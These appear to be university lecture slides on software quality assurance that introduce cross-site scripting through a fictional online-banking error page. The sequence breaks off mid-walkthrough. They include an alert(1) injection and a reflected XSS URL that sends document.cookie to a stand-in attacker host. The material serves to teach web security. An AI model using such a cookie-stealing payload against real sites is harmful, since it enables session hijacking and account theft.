CISC/CMPE 327 Software Quality Assurance


Queen's University, 2020-fall

Part III - XSS

Last Lecture

- SQL Injection
  - Inject malicious SQL commands into user input
- Purpose
  - Extract data, bypass filter, modify data, Denial of Service
- Prevention
  - Blacklisting, whitelisting, escaping, statement template, IPS, IDS, Least Privilege

Web application - vulnerabilities



HTML


- HTML is the standard markup language for creating Web pages.
- Defines how the webpage looks

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>My First Heading</h1>
<p>My first paragraph.</p>

</body>
</html>
```

JavaScript

- JavaScript is the programming language of HTML and the Web. It runs in your browser. Can dynamically change the DOM (HTML tree)


```
<!DOCTYPE html>
<html>
<body>

<h2>My First Page</h2>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = "Hello World!";
</script>

</body>
</html>
```



Cookies

- Data, in text format, stored by your browser on your computer.
- It is used for the server to store certain information on the client side.
- Example: `remember me` on the web login form
  - (so next time you don't need to type password)
- Same origin policy:
  - Webpage from www.facebook.com cannot visit cookies in your browsers from www.amazon.com


Cookies - example



XSS - Example

- Error Page:
  - A single HTML page with JavaScript to display different error message on demand.
  - One doesn't want to create a dedicated page for all possible errors.

http://youronlinebanking.com/error.html?msg=This+is+an+error+message



You encounter an error

This is an error message

HTML template


```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```

Replace `message_placeholder` with the actual message

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>This is an error message</p>
</body>
</html>
```

XSS - Example

http://youronlinebanking.com/error.html?msg=**I+am+a+hacker**



HTML template

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```

Replace `message_placeholder` with the actual message


You encounter an error

I am a hacker

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>I am a hacker</p>
</body>
</html>
```

XSS - Example

http://youronlinebanking.com/error.html?msg=**<script>alert(1)</script>**



HTML template

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```

Replace `message_placeholder` with the actual message

You encounter an error



```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p><script>alert(1)</script></p>
</body>
</html>
```

Reflected XSS

1. After the user logged, the browser stores the following cookie:

sessId=184a9138ed37374201a4c9672362f124
59c2a652491a3


The server relies on this value to identify the user
(should be kept as secret)



Reflected XSS

2. The attacker sends a crafted URL to the user:


http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>



Reflected XSS

3. The user clicks the link and the browser send a request to the web server

http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>



Reflected XSS

4-5. The browser receives the webpage from the server. Its JavaScript will be executed. The malicious script is injected into the webpage and also got executed:

